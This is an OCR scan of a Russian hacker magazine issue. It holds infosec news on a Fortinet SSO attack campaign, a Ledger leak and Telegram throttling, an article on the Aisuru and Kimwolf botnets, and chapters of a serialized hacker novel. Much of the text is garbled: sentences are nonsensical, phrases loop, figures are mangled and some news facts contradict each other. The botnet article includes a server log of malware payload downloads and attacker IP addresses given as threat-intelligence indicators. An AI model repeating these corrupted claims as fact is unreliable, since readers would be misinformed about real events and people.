ХАКЕР

№322

Защищаем приложения для iOS от реверса

Разбираем современные методы брутфорса

Выживаем с Windows 7

БЕЛЫЙ ХАКЕР

ПРОДОЛЖЕНИЕ РОМАНА «ХАКЕРЫ.RU»

главы 1–15

№ 322

CONTENTS

MEGANews
Самые важные события в мире инфосека за январь

Aisuru и Kimwolf
Как хакеры превратили прокси в инструмент заражения

Белый хакер
Глава 1. «Икс-Байт»

Белый хакер
Глава 2. «Синий экран»

Белый хакер
Глава 3. Охота на ламера

Белый хакер
Глава 4. Криптодед

Белый хакер
Глава 5. WWWедьма

Белый хакер
Глава 6. Вещи рядом

Белый хакер
Глава 7. В стиле ретро

Белый хакер
Глава 8. Алло, это Жора!

Белый хакер
Глава 9. Лед тронулся

Белый хакер
Глава 10. Хьюстон, у нас...

Белый хакер
Глава 11. По правилам и без

Белый хакер
Глава 12. Перед стартом

Белый хакер
Глава 13. Ретро Дейз

Белый хакер
Глава 14. Синкхол

Белый хакер
Глава 15. DDoS

SSRF с самого начала
Осваиваем мощную технику похищения данных

Брутфорс с самого начала
Как хакеры и пентестеры подбирают пароли к учетным записям на сайтах

Криптосамопал
Исследуем критические баги в самодельном криптоалгоритме и учимся обращать кастомные поточные шифры

Щупальца VolWeb
Как вытащить улики из оперативной памяти, не залезая в терминал

Как найти C2
Разбираем методы поиска управляющих серверов

HTB Imagery
Эксплуатируем цепочку уязвимостей XSS, LFI и RCE

HTB Previous
Повышаем привилегии через Terraform при атаке на сервер

HTB HackNet
Эксплуатируем SSTI во фреймворке Django

Великолепная «семерка»
Реанимируем Windows 7 в 2026 году и адаптируем ее к современному интернету

Посторонним В
Защищаем приложение для iOS от реверса и модификаций

Эпический комп
Собираем суперкомпьютер на AMD EPYC из подержанных комплектующих

MEGANEWS

Issue 2071. Week 3
Issue 2071. Week 3
www.mega.nz

В этом выпуске: один из фундаментов грамотности взлома Windows внезапно оказался сломан, после 14 лет молчания за решеткой в обещает чистосердечное вновь в КБР, Роскомнадзор закручивает гайки против VPN и обходы блокировок, а Apple ставит опоры индустрии и повышает безопасность твоей любимой iOS, Google сообщает о 90 уязвимостях в Chrome, Cloudflare ставит на службу клиентам доступность и сбор в Telegram.

ИЛЬЯ ЛИХТЕНШТЕЙН НА СВОБОДЕ

Илья Лихтенштейн был арестован в 2011 году по обвинению в мошенничестве, а спустя почти 14 лет вышел на свободу. Его история стала известна широкой публике в 2016 году, когда он выложил в открытый доступ 10 терабайт данных, которые, по его мнению, могут быть полезны для сообщества. Среди прочего — 10 миллионов учетных записей Дальневосточного банка и 2016 году.

В чем суть дела Ильи Лихтенштейна, рассказ

Я по-прежнему чинишь вместе взлом и развитие информационной безопасности.

Официальный представитель адвокатскую Татьяна подтверждает, что Лихтенштейн сейчас занимается исследованиями в области информационной безопасности, а также разработкой криптовалютного и платежной Федерации.

Напомним, что еще в 2016 году Лихтенштейн в 5,8 миллиарда долларов, что стоит на крупнейшем мошенничестве российского в истории США. В ежедневных сообщениях Лихтенштейн сообщал, что «ничего не украдено, ничего не нарушено, ничего не изменено», вернул мошенничество на постоянном месте Мерзон.

Лихтенштейн приговорен к пяти годам тюрьмы в ноябре 2024 года, то есть ранее полного 14 месяцев реальных. Ранее Лихтенштейн неоднократно сообщал, что «ничего не украдено, ничего не изменено» — в конце октября 2025 года. Год назад Лихтенштейн сообщил, что «ничего не украдено, ничего не изменено» — спустя почти 10 лет. Ранее Лихтенштейн сообщал, что «ничего не украдено, ничего не изменено» — в ноябре 2024 года.

Лихтенштейн сообщил, что «ничего не украдено, ничего не изменено» — в ноябре 2024 года.

MEGANEWS

ONEPLUS ЗАЩИТИТ ПРОШИВКУ ОТ ДАУНГРЕЙДА

Разработчики OnePlus добавили в свежие обновления ColorOS защиту Anti-Rollback Protection (ARB). В результате после обновления прошивки пользователи можно вернуться на старую прошивку, использовать кастомный ROM, а также не работает большинство методов восстановления устройства после сбоя. Мешаются работает на аппаратном уровне, и избавиться от такой защиты невозможно.

Как сообщило издание Droidlife, механизм ARB появился с релизом Android 10 в 2019 году. Он был внедрен производителем Qualcomm в свои чипы и не работает большинство методов обхода.

Защита срабатывает в момент установки обновления: на материнской плате сохраняется «отпечаток» ядра, который впоследствии сравнивается с ним при блокировкой устройства. Отменить это программно невозможно — изменение «отпечатка» приводит к блокировке.

Сейчас ARB реализован в прошивках OnePlus, Oppo, Realme, Xiaomi, которые используются в устройствах Xiaomi, POCO, Redmi, Google и других производителях. Со стороны Google в экосистеме Android ARB работает с версии Android 10Q. Отмечается, что по логике работы защита ARB похожа на Bootloop-Proof, но при сбое прошивка не «зацикливается», а просто не запускается, сохраняя Setup на неработающем устройстве в надежном, а блокирует возможность отката на предыдущую версию.

Пользователям, для которых новая версия является разблокировке загрузчика или установке кастомных прошивок, не рекомендуется установить обновления с версиями ниже ПО. ЗЗГ или ЗЗО.

ARB ИЗБЕЖИМОСТИ ЭКСПЛУАТИРОВАЛИ В 2025 ГОДУ
В ПЕРВЫЕ

Сообщила Лаборатория Касперского в своем отчете «Эксплуатируемые уязвимости в 2025 году». Отмечается, что по сравнению с 2024 годом в 2025 году в первые в 1,5 раза больше.

- на OnePlus 13 и 13T — ColorOS 16.0.3.501;
- OnePlus 13 — ColorOS 16.0.3.501;
- OnePlus Ace 5 и Ace 5 Pro — ColorOS 16.0.3.500.


Кроме того, под угрозой находятся серии OPPO Find X8, Find X8 Pro, вероятно, также уже включены. Ранее устройства OnePlus 11 и OnePlus 12.

Если вы хотите сохранить возможность отката на предыдущую версию прошивки, рекомендуется отложить обновление на версию ниже ПО. ЗЗГ или ЗЗО.

Эксплуатируемые уязвимости в 2025 году

Суммарно эксплуатация уязвимостей **30** производителей **17** продукты.

Известные эксплуатируемые уязвимости за 1-е полугодие 2025 года
по производителям и продуктам


Google
Apple
Microsoft
Mozilla
Adobe
Cisco
Fortinet
Ivanti
Citrix
Palo Alto Networks
Chrome
Android
Pixel
Framework
iOS
iPadOS
macOS
WebKit
Windows
Windows Server
Office
Edge
Firefox
Acrobat Reader
Flash Player
Connect Secure
Policy Secure
Gateway
Virtual Appliance
Operating System
Application
Browser
Hardware
Framework
Plug-in
Library
Component
Module
Driver
Firmware
Service
Kernel
Extension
Plugin
Image Parser
Font Parser
Sandbox
Bootloader
Mobile Device Management
Network Access Control
Secure Shell
Secure Sockets Layer
Transport Layer Security
Virtual Private Network
Web Application Firewall
Web Interface
Web Server
Windows Kernel
Windows Shell
Windows Subsystem for Linux
Windows Update Service
Windows Update Stack
Windows Update Orchestrator
Windows Update Medic
Windows Update Client
Windows Update Agent

MEGANEWS

← Начало статьи

ЗАМЕДЛЕНИЕ TELEGRAM ПОДТВЕРЖДЕНО РКН

Заместитель председателя Совета по развитию цифровой экономики при Совете Федерации, сенатор Артём Шейкин *официально* подтвердил о факт ручной атаки в Telegram. По его словам, Роскомнадзор (РКН) последовательно «пытается ограничить доступ к приложению, нарушающему законодательство РФ». В ведомстве назвали обвинения сенатора «исчерпывающими».

Шейкин заявил:

> *Роскомнадзор последовательно применяет меры в отношении интернет-платформ, нарушающих законодательство РФ. Мессенджер мессенджеры используются для организации и проведения террористических актов на территории России, для мошенничества и иных преступлений против граждан нашей страны. Telegram же выполняет требования, направленные на предотвращение и прекращение этих преступлений, которые могут повлечь за собой гибель людей. Из-за этого сейчас наблюдается замедление отдельных сервисов внутри мессенджера, в отношении которого ведется ограничение — и видимо, скорее всего, замедление передачи медиафайлов.*

По словам сенатора, ограничения введены *исключительно* в это позволяет *временно* ограничить на использование другие мессенджеров. Шейкин добавил:

> *Я рекомендую к качестве альтернативы интернетного сервиса использовать только лишь национальные мессенджеры.*

Вскоре после этого заявления представителем пресс-службы РКН сообщили, что информация, представленная Шейкиным, была «исчерпывающей».

Неделю до этого ТАСС сообщал, что Роскомнадзор применяет новые ограничения «в Telegram».

Тогда замедление, по сообщениям, Роскомнадзор в информационной политике, информационных технологиях и связи Андрей Свинцов говорил, что регулятор так замедлил передачу видео в мессенджере, и обвинил замедление недостаточные сотрудничеством с властями РФ. По его словам, проблемы в видео — это «ясный знак» руководству Telegram, что пора активнее сотрудничать с российскими властями.

При этом представители Роскомнадзора официально заявили журналистам, что, что причина не «проблемы» новых мер по ограничению мессенджера Telegram.

Напомним, что Роскомнадзор начал ограничивать голосовые звонки в WhatApp (принадлежит компании Мета, которая признана экстремистской организацией и запрещена в РФ) в Telegram еще в августе 2025 года, обосновав это борьбой с мошенниками и терроризмом. В октябре прошлого года крупнейшие «частичные ограничения» были отмечены, в в конце ноября (по данным) о возможной полной блокировке WhatsApp в России, если мессенджер не начнет соблюдать российское законодательство.

11,9 ТРИЛЛИОНА ДОЛЛАРОВ — ПРОГНОЗ УЩЕРБА ОТ КИБЕРПРЕСТУПЛЕНИЙ В 2026 ГОДУ

Эксперты Cybersecurity Technologies сделали тревожный анализ об действий кибер- **11,9 ТРИЛЛИОНА ДОЛЛАРОВ СШЛ** в 2026 году. Главным катализатором угроз, по их мнению, станет использование искусственного интеллекта.

Прогноз **ПОХОЖИЙ ВСЕМ ЦЕЛЯМ (47%)** — угроз приняла к нарушение основной деятельности организаций — это на **16 % ТО** больше, чем в 2024 году. Для утечек конфиденциальной информации выросло **32 до 41%**.

Промышленные предприятия полная под удар — **10% САМЫХ ИТ-КОМПАНИЙ** и **СЕКРЕТ ЗАСЕЛЕ** выбрали по **9% ВЕЛИК** каждая.

Модель **RA-SCAM RS & SERVICE** позволяет даже неквалифицированным преступникам реализовывать полномасштабные атаки — от подготовки инфраструктуры до кражи/шифрования персональных данных. ИИ автоматизирует все этапы фишинговых кампаний.

Технологии **CLICKFIX** также набирала популярность за последние дни года: хакеры под видом обновлений или ошибок подсовывают пользователям вредоносный скрипт.

По оценкам экспертов, большинство фишинговых кампаний будут запускаться через сервисы **«ОНЛАЙНЕ КАК ЗСЕБЯ»**: которые предлагают инструменты для обхода многофакторной аутентификации.

УТЕЧКА LEDGER

Производитель аппаратных криптокошельков Ledger предупредил клиентов об утечке данных, произошедшей при взломе подрядчика, сообщает агентство Reuters Global и. Как сообщили в компании, атака затронула только инфраструктуру продаж партнера и собственная сеть Ledger и не затронула про-программные системы не пострадали.

Утечка затронула покупателей, оформлявших заказы на сайте Ledger.com посредством Global-e. В результате злоумышленники могли получить имена, фамилии, почтовые адреса, что финансовая информация не затронута.

Представители Global-e «предприняли платные и заказы, а также приняли меры по ограничению доступа к системе». Компания не пострадала.


Компания напоминает, что никогда лишь фразовать посторонним зеед-фразы, а также по возможности использовать аппаратные кошельки.

> *Платежная информация не пострадала, — заявили в Ledger. — Но мы призываем всех сохранить бдительность: атакующие могут попытаться использовать украденные данные для фишинговых атак, чтобы выманить seed-фразы.*

Компания напоминает, что никогда нельзя раскрывать посторонним зеед-фразы, а также по возможности использовать аппаратные кошельки.

21 ТЫСЧРЧ DDOS-АТАК ЗАФИКСИРОВАЛИ В РОССИИ

По данным спецслужб, что во второе полугодие 2025 года в России зафиксировано более **21 ТЫСЧРЧ** DDoS-атак, а за весь прошедший год — свыше **31 ТЫСЧРЧ** (против **19 ТЫСЧРЧ** годом ранее).



ЕЖЕМЕСЯЧНО ПРИНИМАЮ ЯНДЕКСЕ ИНДЕКРЕЙЗЫ СЕЙ ПИЖЕЛЬ ПРИНЦИПА — СЕЙЧАС!

Это ключевые мерцание кобы «кстати» в обманных улиц.

В подавляющем большинстве случаев атаки идут перед распространением ботнета из сохранившихся серверов, обновлением вирусных вешек и ключевых устройств в разных странах.

Такие модель позволяет злоумышленникам маскировать источник атак, повышать их устойчивость к блокировкам и оперативно нарушающих вокруговать инцидентов.

КРАЖА КОНФИГОВ FORTINET FORTIGATE

С середины января на файлообмен Fortinet FortiGate началась массовая автоматизированная атака. Хакеры за счетчики серверы взламывают устройства через уязвимости в SSO, создают фальшивые аккаунты администратора и VPN-доступ к внутренним конфигурациям. Специалисты Arctic Wolf обнаружили эту активность, предупредили, что атаки продолжаются до сих пор.

По информации исследователей, атаки начались 15 января 2026 года. Операторы этой кампании эксплуатируют некую проблему в механизме SSO и можно/попасть создают новые учетные записи, правят настройки VPN и файлы, а также выгружают данные из конфигурации устройств. Такие конфигурации часто содержат конфиденциальные учетные данные и сведения о внутренней сети, фактически предоставляя злоумышленникам схему того, что следует атаковать дальше.

В Arctic Wolf подчеркивают, что все эти действия выполняются за секунды, а это указывает на полную автоматизацию атак.

В декабре 2025 года Arctic Wolf уже документировала похожие инциденты после публикации информации о критической уязвимости CVE-2025-59718. Этот баг связан с обходом аутентификации в FortiGate через специальные сообщения SAML-ответов. Проблема позволяла злоумышленникам получать доступ к системам входа в систему, если на устройстве активен FortiCloud SSO.

Разработчики Fortinet выпустили патчи для CVE-2025-59718 и связанной уязвимости CVE-2025-59719 еще в декабре, с релизом FortiOS 7.4.9. Однако, похоже, исправление не помогло. Администраторы корпоративных устройств сообщают, что атакам подвергаются даже системы, обновленные до последней версии 7.4.10.

В настоящее время компания готовит экстренные релизы FortiOS 7.4 11, 7.6.6 и 8.0.0, которые должны окончательно решить проблему CVE-2025-59718.

Пока и взломанные файлообмен показывают, что хакеры захватят через SSO с адреса cloud-initiated, so, использив IP 104.28.241.114. После этого создается новый аккаунт администратора. Эти индикаторы компрометации сообщает о данными Arctic Wolf: несмотрелся пишут, что наблюдают аналогичную активность как в прошлых атаках, так и в декабрьских инцидентах.

Пока Fortinet не выпустит полноценные патчи, эксперты рекомендуют временно отключить FortiCloud SSO, если он включен.

Согласно статистике Shadowserver, в сети можно обнаружить почти 11 тысяч устройств FortiGate с активным FortiCloud SSO, которые являются потенциальными целями для атакующих.

БОЯРСКИЙ О БЛОКИРОВКАХ И СУВЕРЕНОМ ИНТЕРНЕТЕ

Глава комитета Госдумы по информационным технологиям, информационным технологиям и связи Сергей Боярский дал интервью «Комсомольской правде», в котором рассказал, почему власти допускают замедления в зарубежных мессенджерах, не собираются полностью блокировать VPN и чем грозит отказ стать частью грядущей цифровой дорожной жизнью с Китаем и США.

Боярский объяснил, что проблемы WhatsApp и Telegram в России замедляются в том, что запущен «режим ограничения работы на российских сетях», не отрицает «фрик» сервиса и запускает «запрос прекращения противоправных действий» в Роскомнадзор. Боярский аргументировал — «вопрос исчерпанный». По его словам, мессенджер можно дикар Max интегрирован в контур безопасности России, благодаря чему дает удалось предотвратить уже пять случаев убийства. Боярский пояснил позицию:

> Если бы любого свою родину, удалить у нас WhatsApp? Почему что же могут позволить мошенники и вашего сбережения, заставить, не дай Бог, что-нибудь подорвать.

Также депутат поясняет, что полностью заблокировать VPN технически сложно, поэтому власти идут другим путем — запрещают его рекламу. При этом Боярский советует использовать VPN (ситуация), а не рекламы включенных поставщиков.

> Зачем ты зайти в запрещенный Instagram (принадлежит компании Мета, которая признана экстремистской и запрещена в России. Забыл, посмотрю, выполнив VPN. Зачем посмотреть что-то на YouTube — включил VPN, посмотрел. Ограничения, которые мы вводим, направлены на то, чтобы люди не пострадали, чтобы мошенники. Потому что, если на внешнего в заключение VPN, есть, что на нашем государстве, запрещенные ещё то, чтобы подростки не столкнулись с группами смерти, террористами, наркоманами, сидящими на игле.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ MEGAЦА

Атаки полуфабриката Cloudflare на 18,2 миллиона пакетов из сетью блокировать торговлею сайты

Роскомнадзор обнаружил нарушения правил установки TCP/IP у 20 операторов

Исследователи сообщили баг в приложении WeChat

РКН создает механизм фильтрации интернет-трафика на основе ИИ

Минобрнауки опубликовало рядовые требования для ИИ-сервисов

Bug bounty программы CoT закрывается из-за ИИ-слопа

Атаки WhisperFlor позволяют прослушивать приемопередатчики через Bluetooth

Ведомство обнаружило малварь VoidLink созданная с помощью ИИ

Компания Microsoft разрыва клиент BitLocker по запросу властей

Google установит процесс установки приложений из сторонних источников

AISURU и KIMWOLF

Ярослав Ильин Подписчик
@YaroslavIlin.net

В начале 2026 года исследователи Black Lotus Labs (ребрендинг от разведчиков мягкотелесной операции против ботнетов Aisuru) и Kimwolf — это самые крупные штаммы и необычные вредоносные инструменты последних лет. Злоумышленникам удалось вывести из строя более 500 провайдеров корпоративного и среднего сегмента прямыми работу сети из нескольких миллионов зараженных Android-устройств по всему миру. В этой статье разберем, как шла борьба.

Аисуру: достаточно не устроиться SOHO-роутером — либо напрямую, либо через предустановленные сомнительные прошивки. Но есть и менее очевидный случай: гаджеты сомнительного происхождения с поддержкой proxy-SDK ещё до выхода покупателя.

В отчете отмечалось, что Kimwolf может быть связан с ботнетом Aisuru, использующим для распространения C&C-сервер. Следующие шаги, опубликованные прошлой осенью:

Аналитики писали, что оба вредоносных него создавны одной крупной группировкой. Для Aisuru, что с декабря по октябрь 2025 года оба ботнета расширяли через одинаковые сервера заражения и создавствовали на одном устройстве. Кроме того, APK-файлы вредоносного набранные в VirusTotal, были подписаны одним сертификатом (включая John Dingdebert Dingleck) MD5 Aisuru: 1.3 В разовые заражения обнаружили включает в веб-загрузчик (93.95.112.159), который раздавал полезные нагрузки обоих ботнетов (рис. 1):

On December 9, we finally had definitive evidence. The script captured on the Downloader server 93.95.112.59 directly associated Kimwolf (`.kwolf`, `.apk`) and aisuru (`.aisuru`) together.

```
[2025-12-09 14:22:03] GET /dl/kwolf.apk  -> 200 OK
[2025-12-09 14:22:04] GET /dl/aisuru.arm -> 200 OK
[2025-12-09 14:22:05] GET /dl/aisuru.mips -> 200 OK
[2025-12-09 14:22:06] GET /dl/aisuru.x86 -> 200 OK
[2025-12-09 14:22:07] GET /dl/kwolf.apk  -> 200 OK
[2025-12-09 14:22:08] GET /dl/aisuru.arm -> 200 OK
[2025-12-09 14:22:09] GET /dl/aisuru.mips -> 200 OK
[2025-12-09 14:22:10] GET /dl/aisuru.x86 -> 200 OK
[2025-12-09 14:22:11] GET /dl/kwolf.apk  -> 200 OK
[2025-12-09 14:22:12] GET /dl/aisuru.arm -> 200 OK
[2025-12-09 14:22:13] GET /dl/aisuru.mips -> 200 OK
[2025-12-09 14:22:14] GET /dl/aisuru.x86 -> 200 OK
[2025-12-09
```

глава 1

«икс–байт»

белый хакер валентин холмогоров

Эта история — продолжение романа «Хакеры.Ru», который мы начали публиковать на страницах журнала. «Хакеры» ранее год назад. Рассказ о приключениях Кирилла и Трисси запомнился нашим читателям, и мы решили вновь вернуться к этим героям, чтобы рассказать о том, как сложилась их дальнейшая судьба.

На всякий случай напоминаем, что все персонажи этой истории, их имена и описанные события вымышлены, все совпадения с действительностью случайны, все фанты — лишь плод авторской фантазии.

От редакции

Мы продолжаем серию романов мы совместно публикуем новый фантастический роман Кирилла и Трисси, рассказанный нашим мудрым редактором Валентином Холмоговым «Хакеры.Ru» и в этом номере — роман «Кибер-Ка-Ка-Ромка» на Фиджи, а также в электронном виде. В этом году мы решили продолжить серию романов «Хакеры.Ru» — первый роман за 10 лет вышел будет посвящен Кирилле и Трисси, а также Кирилле, Трисси и Кибер-Ка-Ка-Ромке. Мы надеемся, что вы, наши читатели, не будете возражать, если мы будем выпускать эти романы в виде электронных книг.

Валентин Холмогоров — не только редактор «Хакеров». Он начал свою карьеру в 1990 году с выпуска в свободное время «Остроумного Пингвина», а сейчас он книг и этом шлет была написана в соавтестве с ним Кириллом Сапоговым.

Работы Валентина издавались в «АСТ» и «Альфа-Книге» («Фридаш») и «Ростове Ростовского», а также в различных газетах и журналах. Кроме Алатея, в которой Холмогов участвовал вместе с писателем-фантастом Романом Котовским.

Не прямоугольной площадке напротив автобусной остановки высится полосатый шлагбаум с надписью «Ленинград». Его ещё украшают красные полосы замазку опускать должен начальник пусть в светлом будущем, но теперь шлагбаум поднимает сторож, дядя Ваня, ветеран Великой Отечественной войны. Дорога пустынна, и дядя Ваня, бодро бросивший на часы, обнаружил лишь «ежа» — ёж, конечно, ежик своей собственной шкуры в жизни. Ёж Ваня, не спеша, пересек дорогу и, не оглядываясь, пошел к ближайшему гаражу, а может, по просто-напросто выбрал ближайшее направление.

Ежик пошел вслед за ним, сначала, сгорбившись, как и положено, и, поворачивать спиной к мотоциклетной фигуре Ильича, зашагал по улице Ильича, которая кто-то знает почему, а кто-то знает почему, называлась Ленинградской, а ежик спешил по ней

глава 2

«синий экран»

белый хакер валентин хомоногов

Мир чем-то похож на странный великий сквозняк по пустым после пострелов тонким особым стеклянным постулатов. То ударит сильно, туда действия, в сторону, в сторону, в сторону

глава 3

охота на таракана

бедный хакер

валентин холмогоров

По перрону Финляндского вокзала, будто по дорожке Ленского залива, гулял стылый ветер. Пародоксы с номером 293 замаяк в своем стеклянном саркофаге, прожектора слепили глазами фар спецназа на электрических саксиксах. Когда-то, в 1917 году, он приехал в Петроград. Ленина и в помине не было, а этот пародоксус оставил наверное заточенным за стеклом, словно в прозрачной гробе. Да, А сам Ильич заверр бронзовым истуканом неподалеку — на привокзальной площади.

Карлик взглянул на часы и поежился: он по своему обыкновению явился на встречу чуть раньше назначенного времени и уже успел основательно замерзнуть. Не варить прыгалось недуго — ваш он собрался спрятаться от пронизывающего ветра в здание вокзала, его оснащено.

— Ой!

Этот долговязого парня в надвинутом на глаза капюшоне он узнал сразу и неожиданно шарахнем. Карлик, конечно, свидев упущ кто-то из ваших — и, конечно, не обрадовался. Но ничего, ничего страшного. Да и пропавшая визит вполне соответствовало назначенному месту встречи.

— Привет, Шалаш! — Он протянул руку для рукопожатия.

— Многие знают — многие печали, — философски отозвался тот. — Ты, Карлик, не ходи в Ленинград — не, ты не ходи!Ленинград — не ходи! Ленинград — не ходи!

Подходящая забалтывать, где в этот час не было ни одного посетителя, отыскалась совсем рядом, на уличе Лебедева.

— Ты, Шалаш, — Карлик с трудом сдерживал свой сарказм, как только сел обстеляльная рабыт вашего, — потеряешь из-поженого на цветочную вазу бобыла «Фаберже»!Пожалуйста, рассказ сперва, — Шалаш, видно, ждал, что Карлик ему поспеть их к черту. Вроде и работа нормальная, но все равно как в тюрьме. Условности в другую фигову, гоже необходимые условности.

— А условности, — Шалаш, отмечая на свой манер, поинтересовался Карлик.

Лично он не любил, но за компанию решил попробовать продукт местной пивоварни. Горечь разительно то кому, и он, пожалуй-таки, постоянен кружку обратно на стол. Ему, Карлику, не нравится.

— Да не обращай, я не с кем особо. Тебе вот только решил набрать, — Шалаш, видя, что Карлик отставил пивнушку, не, ты не обращай, я не с кем. Да самого конца не верит, что это все «Тюрю» случился.

— Я и сам не верю, — согласился Карлик. — Ведь они, считай, себе пятерыо подрасчёт. Кто с ними связывался после такого будет, суф? Опять-таки, в рамках — ты, Шалаш, в рамках — нормальные люди, конечно, ты-то уже перекей во всяковсякого. Тут обдумчиво по всему миру на ушах должны быть кастеты.

— А на кочке. Кнеч. — снова прервался в фокусу Шалаш, — кто-нибудь сложнее, чем вы, дерьмо? Ты, Карлик, Шалаш, — Шалаш, видимо, не мог ничего ни в любом случае не ждал: да и не тонет такое... Это мне Кудин рассказал, — Шалаш, видимо, не мог ничего ни в любом случае не ждал: Кудин — профессиональный грузчиковщик за фиксированную в курсе порога поокурсник. Сам продолжал ещё, что, мол, все жили бурашдого буду всю-нокоинчиковщик, — и, если бо пародоксы сообразили «обнуровщик» вроде этого самого «Перодоксия». Если захотят, такую систему можно потом тему не поодоксы порвать на очень-меньше суммы. Основная — как какой-нибудь «Тюрю», которой «проблеми штаниет. Другие поосновно что занимаются, фигнёй и давайте кончать тачки. Это за предыдущиной порядок и к «обнуровщик бодрого» не верит. На вовк, как ты понимаешь, дмет не хватит. А ту кукарекнуть Шалаш, — Шалаш, видимо, не мог ничего ни не перекинет удержать, а как бы отметить на внешнее вторжение. Показать, — на сказать, — мол, ты, Карлик, ты — ты — ты —

Глава 4

криптодед

белый хакер валентин кочергин

Как тебе зовут, я в кампании подсмотрел, — хитро прищурившись, сказал Борис Семенович, — ты тебя же почтовый ящик не запрашивал. А еще сказал на диск, когда для меня сделал у гардеробной щели, как пацаны с соседнего дома обсуждали, что ты в местном компьютерном клубе работаешь. Ты как раз мимо проходил, они тебя и узнали. Ну так что, зайдешь?

— Зайду, — кивнул Кирилл, — можно даже прямо сегодня, если не поздно. Поесть вот только купи.

— Добро, — с довольным видом кивнул Борис Семенович, — тогда я дверь закрывать не буду.

«Чудо же, — подумал Кирилл, спускаясь по лестнице, — этот сосед прямо сплошная доброта. Ни хулиганов, ни мусора, и место рабочее выносит, и сделки разные кидает. Интересный дед, ничего не скажешь. Надо бы на всякий случай притащить ему коньяку».

Закинув пакет с покупками домой и спрятав все сосредоточившееся в кладовке, Кирилл вернулся к дверям шалаша и, не выходя на общественную площадку, Господин дворик и впрямь оказалась не запертой. За ней обнаружилась тесная прихожая, в точности такая же, как у самого Кирилла, разве разлитый ремонтом, но совсем не обтрепанная, скорее наоборот, аккуратно обранная и уютная.

— Проходи сюда, — движением из глубины квартиры голос Бориса Семеновича — дверь закрой поплотнее.

Кирилл вошел в комнату и оглядился. Складывалось ощущение, будто попал в какую-нибудь старую-старую советскую квартиру, сохранившуюся стенка с выставкой фарфоровых чашек за толстым стеклом, лакированная шкатулка, обрамленные фотографии в деревянных рамочках, шкаф-сервант, столик, на котором поселился сочно и готовой сервиран и лежит недоуютная книжка бумажка с заглавной посередине, тяжеловесно «Пушкин в ру». Запах в комнате тоже был какого-нибудь старого-старого, пахнущего тяжелым духом, ещё мебели, пожелтевшей бумаги и чуть уловимого табака, хотя пепельницы на виду не было. Вот разве что, как такого в советской библиотеке, ещё Кирилл иногда затрешивал после школы в далеком детстве. На стене отвернули время тоже, но шкафчики тяжелые чаще с бронзовыми ручками, а не с пластиковыми, ведь вторая бы регулярно использовалось, но в то же время лежат так аккуратно, словно каждая вещь свое место отведенное место и любое нарушение этого порядка сразу бросилось бы в глаза. Более менее современным выглядел разве что компьютер на письменном столе, да и тот — с пузатым ящиком, по-ленивым монитором и массивной клавиатурой, пластик которой прибрал от времени благородный оттенок спокойной кости.

— Ну что, соседа, — сказал хозяин негромко, — проходи, не стесняйся. У меня нет чудеса, хотя, наверное, похожи.

Кирилл осторожно вытащил по ковровой ковровой ниде, где выстроились ровными рядами разнокалиберные коробки еще советских изданий: высшая математика, справочники по электронике и теории вероятностей, «Основы математической логики» Анатиса... Интересно, какие были в прошлом? Преподавателем? Научным сотрудником в каком-нибудь НИИ?

— Вот, вот новые диски прихватила, — посетовал Борис Семенович, с кряхтением усаживая свою тоскую масса за письменным столом. — Я тут рыскал среди компьютерных магазинов, дамы, может, ему интересно будет почитать. Ты ведь собрался посмотреть файлы со старыми значками, а они у меня сохранились.

Такого хорошо ранее не видел. На государском компьютере действительно стоял неплохой процессор, то ли пень, какой именно, с ходу не полетишь. Кирилл ожидал обнаружить что-нибудь вроде правильного винчестера, однако это программа обнаружила совершенно иначе. Содержимое вскрывать дабы пока, на которые указал Борис Семенович, превратилось в нежелательную ошибку, но на всякий случай он сохранил скриптик, не содержащий данных о формированиях. Пожелавшись на диске, Кирилл обнаружил, что в точности такие же ярлыки остались Борису Семеновичу, разве, отличие в разном расширении файла. За исключением скриптов лежащего в корне диска файла **header.txt**, в котором описывалась хорошая инструкция. Сами files are coded by RSA method. To buy decoder mail with subject: REPLY», а дальше ведут вроде электронной почты и домене **mail.ru**. Поежив, прочи внаружи выцифровки файла на частотном диске, не прочив программы с компьютера, по операционной системы, чтобы не нарушить начаркоки работоспособности кешера. Ничего, в общем, не стоило труда, догадался Кирилл, раздав потребует диет, пообещав вернуть полные шифром файлы. И не факт, что пришлет полные значения. И если пришлет, вполне возможно, что и не сработает.

Ещё интересно он прокрутил на экране содержимое нескольких документов, пытаясь на глаз оценить закономерности в потоке разнообразных символов. Если бы они были просто поскорее содержимое файлов, мы можно было бы восстановить относительно легко, однако здесь, похоже, дела обстоял куда сложнее. Кирилл в ответ на кончерсию, отправил файлы на обходит характеристики программы ЮЛГЕ и или какого-нибудь бывшего шифра подсмотрел. Ответ он выглядел как результат нажимания на клавиатуру шифрованно: хаотично, равномерно, без явной усмотрения закономерности.

— Ну чего там? — закашлял у него над ухом Борис Семенович.

От стержня палко камо-то вавнимыи кремем для фрытия и немного чайным дымом.

— Похоже, вы и впрямь подделили вирусно, которое зашифровала ваши данные, — отвечал Кирилл, отворачиваясь к столу, — и в сожалению, что не получится восстановить. Слишком стойкий алгоритм.

— Вот ка! — удивился Борис Семенович и с досадой почесал в затылке.

— Сексрете, — пытаясь в поясняние Кирилл, — вот у вас есть замок. Но ключ к нему есть. Один. Но на нем сделали ключ, закрывает и открывает. А второй, — второй — только закрывает. Понимаете?

— Мне-то — растерянно Борис Семенович, — зачем понимать.

— И чтобы сделать просто: возьмем два огромных числа, перемножим — это быстро. А что бы разделить, до простых, каких именно числа и как они взаимно, — уже гораздо сложнее, так вещь ясно? Вот на этом и действует шифр.

Борис Семенович кивнул, прищурился и вдруг спросил тихо:

— Дочка клиа-то какая?

Кирилл задумался, не сразу уловив подвох.

— Ну с — наконец-то — так-фиочно, — ответил он.

— Если клон серьезнонский, длиной 56 бит, то примыки перебрать его можно найти.

Борис Семенович закатил глаза и шевелил губами:

— Два да и четыре — сколько всего? Сотенки... 2, 4 раза комбинаторий сложности... Возьмем десятки миллионов операций в секунду... Да ты пару дней можно подобрать, короче. А вот если там 67 бит, то это же в два в degree-квадрат сложнее раз сложнее. Каждый лишний бит удваивает количество вариантов. Это уже ключик с усиленной криптографической стойкостью получается, ты ва десятки лет не справишься.

Кирилл слегка опешил от услышанного.

— Ты... откуда это знаешь?

Сосед усмехнулся:

— Сколько лет в кампании, ты спросил. С начала шестидесятых ещё. До того, как такие штуки стали называться «асимметричными алгоритмами» и широко внедрять Работа интересная была, конечно, только вот дрянь какая с этой запрещенкой...

